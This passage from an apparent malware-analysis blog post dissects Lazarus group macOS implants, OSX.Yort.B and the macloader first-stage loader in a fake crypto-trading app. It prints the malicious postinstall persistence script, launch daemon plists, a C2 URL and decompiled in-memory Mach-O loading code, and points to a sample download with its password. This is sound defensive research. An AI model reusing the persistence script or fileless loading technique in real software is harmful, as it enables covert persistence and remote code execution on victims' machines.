By means of the `com.adobe.macromedia.flash.plist` file, the malware perists a binary: `/Users/user/.FlashUpdateCheck` (as specified via the `Program` key):

```
defaults read ~/Library/LaunchAgents/com.adobe.macromedia.flash.plist
{
    EnvironmentVariables =     {
        PATH = "/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:";
    };
    KeepAlive = 0;
    Label = FlashUpdate;
    LaunchOnlyOnce = 1;
    Program = "/Users/user/.FlashUpdateCheck";
    RunAtLoad = 1;
}
```

As the `RunAtLoad` key is set, macOS will automatically (re)start the `.FlashUpdateCheck` binary each time the user logs in.

Capabilities: Backdoor

Recall when the user runs the malicious `Album.app` it persists a hidden binary, `.FlashUpdateCheck`

We can observe this binary being dropped by `Album.app` :


```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter "Flash Player" -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" : "/Users/user/.FlashUpdateCheck",
    "process" : {
      "uid" : 501,
      "arguments" : [

      ],
      "ppid" : 1,
      "ancestors" : [
        1
      ],
      "signing info" : {
        "csFlags" : 0,
        "isPlatformBinary" : 0,
        "cdHash" : "00000000000000000000"
      },
      "path" : "/Users/user/Desktop/Album.app/Contents/MacOS/Flash Player",
      "pid" : 1031
    }
  },
  "timestamp" : "2019-12-27 21:05:48 +0000"
}
```

The hidden `.FlashUpdateCheck` binary is basic backdoor, essentially identical to `OSX.Yort` (`mt.dat`) which we covered early in this blog post.


In their brief writeup on the malware, SentinelOne, notes this fact as well, stating that:

> "*research suggests that the payload is the same backdoor payload we described earlier this year*" - SentinelOne

Our analysis confirms this (as does a quick look at the embedded strings):



OSX.Yort.A
(mt.dat)



OSX.Yort.B
(.FlashUpdateCheck)

In OSX.Yort.B, the Lazarus group attackers has changed a few strings, and removed various function names (to slightly complicate analysis).
…for example, in OSX.Yort.A the execute command function was aptyl named "ReplyCmd", while the file download command was named "ReplyDown". In OSX.Yort.B, these functions remain unnamed.

As we detailed the capabilities of this backdoor above, we won't (re)cover it again here. However, the recall it supports "standard" backdoor commands such as:

- survey
- file download/upload
- (shell)command execution

Armed with these capabilities, remote attacker can maintain full remote control over the infected macOS system!

\

Lazarus Loader (aka `macloader`)

Yet another Lazarus group creation (internally named `macloader`), this first-stage implant loader, can download and execute modules directly from memory!

Download: macloader (password: `infect3d`)

Writeups:

- "Lazarus Group Goes 'Fileless'"

- "Newly discovered Mac malware uses "fileless" technique to remain stealthy"

\

Infection Vector: Trojanized (Trading) Application


Recently, Dinesh_Devadoss posted a tweet about another Lazarus group macOS trojan:

> Another #Lazarus #macOS #trojan
> md5: 6588d262529dc372c400bef8478c2eec
> hxxps://unioncrypto.vip/
>
> Contains code: Loads Mach-O from memory and execute it / Writes to a file and execute it@patrickwardle @thomasareed pic.twitter.com/Mpru8FHELi
>
> — Dinesh_Devadoss (@dineshdina04) December 3, 2019

We've noted that the Lazarus APT group has a propensity for targeting users or administrators of crypto-currency exchanges. And their de facto method of infecting such targets is via fake crypto-currency companies and trading applications. Here, yet again we see them utilizing this approach to infect their targets.

Specifically, they first created a (fake) crypto-currency trading platform, “Union Trader Crypto” (`unioncrypto.vip`):

Querying VirusTotal with this IP address, we find a URL request that triggered a download of the malicious application (`https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN`):



Said application is delivered via a disk image, named `UnionCryptoTrader.dmg` We can mount this disk image, via the `hdiutil attach` command:


```
$ hdiutil attach ~/Downloads/UnionCryptoTrader.dmg
expected   CRC32 $7720DF1C
/dev/disk4          GUID_partition_scheme
/dev/disk4s1        Apple_APFS
/dev/disk5          EF57347C-0000-11AA-AA11-0030654
/dev/disk5s1        41504653-0000-11AA-AA11-0030654 /Volumes/UnionCryptoTrader
```

It contains a single package: `UnionCryptoTrader.pkg` :

```
$ ls -lart /Volumes/UnionCryptoTrader
total 40120
-rwxrwxrwx  1 patrick  staff  20538265 Sep  4 06:25 UnionCryptoTrader.pkg
```

Via our "WhatsYourSign" application, it's easy to see the `UnionCryptoTrader.pkg` package is unsigned:

…which means macOS will warn the user, if they attempt to open it:



Clearly, the Lazarus group is sticking with its successful attack vector (of targeting employees of crypto-currency exchanges with trojanized trading applications).


Persistence: Launch Agent

Taking a peek at the `UnionCryptoTrader.pkg` package, uncovers a `postinstall` script that will be executed at the end of the installation process:

```
#!/bin/sh
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
  /Library/LaunchDaemons/vip.unioncrypto.plist

chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto

mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater
  /Library/UnionCrypto/unioncryptoupdater

chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```

The purpose of this script is to persistently install a launch daemon.

Specifically, the script will:


- move a hidden plist (`.vip.unioncrypto.plist`) from the application's `Resources` directory into `/Library/LaunchDaemons`
- set it to be owned by root
- create a `/Library/UnionCrypto` directory
- move a hidden binary (`.unioncryptoupdater`) from the application's `Resources` directory into `/Library/UnionCrypto/`
- set it to be executable
- execute this binary (`/Library/UnionCrypto/unioncryptoupdater`)

We can passively observe this part of the installation via either our File or Process monitors:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3461
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
```

```
    ],
    "ppid" : 1,
    "ancestors" : [
      1
    ],
    "signing info" : {
      "csFlags" : 536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
      "isPlatformBinary" : 0
    },
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```



Though installing a launch daemon requires root access, the installer will prompt the user for their credentials:



Once the installer completes, the binary `unioncryptoupdater` will both currently executing, and persistently installed:

```
$ ps aux | grep  [u]nioncryptoupdater
root  1254  /Library/UnionCrypto/unioncryptoupdater
```

Of course, BlockBlock will detect the launch daemon persistence attempt:



As noted, persistence is achieved via the `vip.unioncrypto.plist` launch daemon:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>vip.unioncrypto.product</string>
    <key>ProgramArguments</key>
    <array>
            <string>/Library/UnionCrypto/unioncryptoupdater</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true` this instruct macOS to automatically launch the binary specified in the `ProgramArguments` array each time the infected system is rebooted. As such `/Library/UnionCrypto/unioncryptoupdater` will be automatically (re) executed.

Installing a launch daemon (who's plist and binary were both stored hidden in the application's resource directory) again matches Lazarus groups modus operandi.

See Kaspersky's writeup: "Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware"

Capabilities: 1st-stage implant (in-memory module loader)

Ok, time to analyze the persisted `unioncryptoupdater` binary.

Via the `file` command we can ascertain its a standard macOS (64bit) binary:

```
$ file /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater: Mach-O 64-bit executable x86_64
```

The `codesign` utility shows us both it identifier (`macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392`) and the fact that it's not signed with a valid code signing id, but rather adhoc (`Signature=adhoc`):

```
$ codesign -dvv /Library/UnionCrypto/unioncryptoupdater
Executable=/Library/UnionCrypto/unioncryptoupdater
Identifier=macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=739 flags=0x2(adhoc) hashes=15+5 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Running the `strings` utility (with the `-a` flag) reveals some interesting strings:

```
$ strings -a /Library/UnionCrypto/unioncryptoupdater

curl_easy_perform() failed: %s
AES_CYPHER_128 encrypt test case:
AES_CYPHER_128 decrypt test case:
AES_CYPHER_192 encrypt test case:
AES_CYPHER_192 decrypt test case:
AES_CYPHER_256 encrypt test case:
AES_CYPHER_256 decrypt test case:
Input:
IOPlatformExpertDevice
IOPlatformSerialNumber
/System/Library/CoreServices/SystemVersion.plist
ProductVersion
ProductBuildVersion
Mac OS X %s (%s)
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/tmp/updater
%s %s
NO_ID
%s%s
12GWAPCT1F0I1S14
auth_timestamp
auth_signature
check
https://unioncrypto.vip/update
done
/bin/rcp
Could not create image.
Could not link image.
Could not find ec.
Could not resolve symbol: _sym[25] == 0x4d6d6f72.
Could not resolve symbol: _sym[4] == 0x4d6b6e69.
```

Strings such as `IOPlatformSerialNumber` and reference to the `SystemVersion.plist` likely indicate basic survey capabilities (to gather information about the infected system). The reference to `libcurl` API (`curl_easy_perform`) and embedded url `https://unioncrypto.vip/update` indicate networking and/or command and control capabilities.

Opening a the binary (`unioncryptoupdater`) in a disassembler, shows the `main` function simply invoking a function named `onRun` :

```
int _main() {
    rbx = objc_autoreleasePoolPush();

    onRun();

    objc_autoreleasePoolPop(rbx);
    return 0x0;
}
```

Though rather long and involved we can break down its logic.

1. Instantiate a C++ class named Barbeque: `Barbeque::Barbeque();` By piping the output of the `nm` utility into `c++filt` we can dump other methods from the `Barbeque` class:

```
$ nm unioncryptoupdater | c++filt

unsigned short Barbeque::Barbeque()
unsigned short Barbeque::get( ... )
unsigned short Barbeque::post( ... )
unsigned short Barbeque::~Barbeque()
```

   Based on method names, perhaps the `Barbeque` class contains network related logic?
   \

2. Invokes a function named `getDeviceSerial` to retrieve the system serial number via `IOKit` (`IOPlatformSerialNumber`):

```
int __Z15getDeviceSerialPc(int * arg0) {

    ...

    r15 = *(int32_t *)*_kIOMasterPortDefault;
    rax = IOServiceMatching("IOPlatformExpertDevice");
    rax = IOServiceGetMatchingService(r15, rax);
    if (rax != 0x0) {
            rbx = CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
            @"IOPlatformSerialNumber", **_kCFAllocatorDefault, 0x0),
            r14, 0x20, 0x8000100) != 0x0 ? 0x1 : 0x0;

            IOObjectRelease(rax);
    }
    rax = rbx;
    return rax;
}
```

   Debugging the malware (in a VM), shows this method correctly returns the virtual machine's serial number (`VM+nL/ueNmNG`):

```
(lldb) x/s $rax
0x7ffeefbff810: "VM+nL/ueNmNG"
```

   \

3. Invokes a function named `getOSVersion` in order to retrieve the OS version, by reading the system file, `/System/Library/CoreServices/SystemVersion.plist` (which contains various version-related information):

```
$ defaults read /System/Library/CoreServices/SystemVersion.plist
{
    ProductBuildVersion = 18F132;
    ProductCopyright = "1983-2019 Apple Inc.";
    ProductName = "Mac OS X";
    ProductUserVisibleVersion = "10.14.5";
    ProductVersion = "10.14.5";
    iOSSupportVersion = "12.3";
}
```

Again in the debugger, we can observe the malware retrieving this information (specifically the `ProductName`, `ProductUserVisibleVersion`, and `ProductBuildVersion`):

```
(lldb) x/s 0x7ffeefbff790
0x7ffeefbff790: "Mac OS X 10.14.5 (18F132)"
```


4. Builds a string consisting of the time and hardcode value (key?): `12GWAPCT1F0I1S14`

```
sprintf(&var_130, "%ld", time(0x0));
rax = sprintf(&var_1B0, "%s%s", &var_130, "12GWAPCT1F0I1S14");
```

5. Invokes the `Barbeque::post()` method to contact a remote command & control server (`https://unioncrypto.vip/update`): The network logic leverages via `libcurl` to perform the actual communications:

```
curl_easy_setopt(*r15, 0x2727);
curl_easy_setopt(*r15, 0x4e2b);
curl_easy_setopt(*r15, 0x2711);
rdi = *r15;
curl_easy_setopt(rdi, 0x271f);
rax = curl_easy_perform(*r15);
```

Our firewall LuLu easily detects this connection attempt:



6. If the server responds with the string `"0"` the malware will sleep for 10 minutes, before checking in again with the server:

   ```
   if (std::__1::basic_string ... ::compare(rbx, 0x0, 0xffffffffffffffff, "0", 0x1) == 0x0)
   {
     sleep(0x258);
     goto connect2Server;
   }
   ```

   Otherwise it will invoke a function to base64 decode the server's respond, followed by a function named `processUpdate` to execute a downloaded payload from the server.

Ok, so we've got a fairly standard persistent 1st-stage implant which beacons to a remote server for (likely) a 2nd-stage fully-featured implant.

At this time, while the remote command & control server remains online, it simply it responding with a "0", meaning no payload is provided :(\

As such, we must rely on static analysis methods for the remainder of our analysis.

However, the is one rather unique aspect of this 1st-stage implant: the ability to execute the received payload, directly from memory!

Looks take a closer look at how the malware implements this stealthy capability.

Recall that if the server responds with payload (and not a string `"0"`), the malware invokes the `processUpdate` function. First the `processUpdate` decrypts said payload (via `aes_decrypt_cbc`), then invokes a function named `load_from_memory`.

```
aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
memcpy(&var_C0, r15, 0x80);
rbx = rbx + 0x90;
r14 = r14 - 0x90;
rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
```

The `load_from_memory` function first mmaps some memory (with protections: PROT_READ | PROT_WRITE | PROT_EXEC). Then copies the decrypted payload into this memory region, before invoking a function named `memory_exec2`:

```
int _load_from_memory(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5) {
    r14 = arg2;
    r12 = arg1;
    r15 = arg0;
    rax = mmap(0x0, arg1, 0x7, 0x1001, 0xffffffffffffffff, 0x0);
    if (rax != 0xffffffffffffffff) {
            memcpy(rax, r15, r12);
            r14 = _memory_exec2(rax, r12, r14);
            munmap(rax, r12);
            rax = r14;
    }
    else {
            rax = 0xffffffffffffffff;
    }
    return rax;
}
```

The `memory_exec2` function invokes the Apple API `NSCreateObjectFileImageFromMemory` to create an "object file image" from a memory buffer (of a mach-O file). Following this, the `NSLinkModule` method is called to link the "object file image".

```
int _memory_exec2(int arg0, int arg1, int arg2) {

    ...
    rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);

    rax = NSLinkModule(var_58, "core", 0x3);

```

As the layout of an in-memory process image is different from its on disk-in image, one cannot simply copy a file into memory and directly execute it. Instead, one must invoke APIs such as NSCreateObjectFileImageFromMemory and NSLinkModule (which take care of preparing the in-memory mapping and linking).

Once the malware has mapped and linked the downloaded payload, it invokes a function named `find_macho` which appears to search the memory mapping for `MH_MAGIC_64` , the 64-bit “mach magic number” in the `mach_header_64` structure (`0xfeedfacf`):


```
int find_macho(int arg0, int arg1, int arg2, int arg3) {

  ...

  do {
    ...
    if ((*(int32_t *)__error() == 0x2) && (*(int32_t *)rbx == 0xfeedfacf)) {
        break;
    }

  } while (true);
}
```

Once the `find_macho` method returns, the malware begins parsing the in-memory mach-O file. It appears to be looking for the address of `LC_MAIN` load command (`0x80000028`):

```
if (*(int32_t *)rcx == 0x80000028) goto loc_100006ac7;
```

For an in-depth technical discussion of parsing mach-O files, see: “Parsing Mach-O Files”.

The `LC_MAIN` load command contains information such as the entry point of the mach-O binary (for example, offset `18177` for the `unioncryptoupdater` binary):

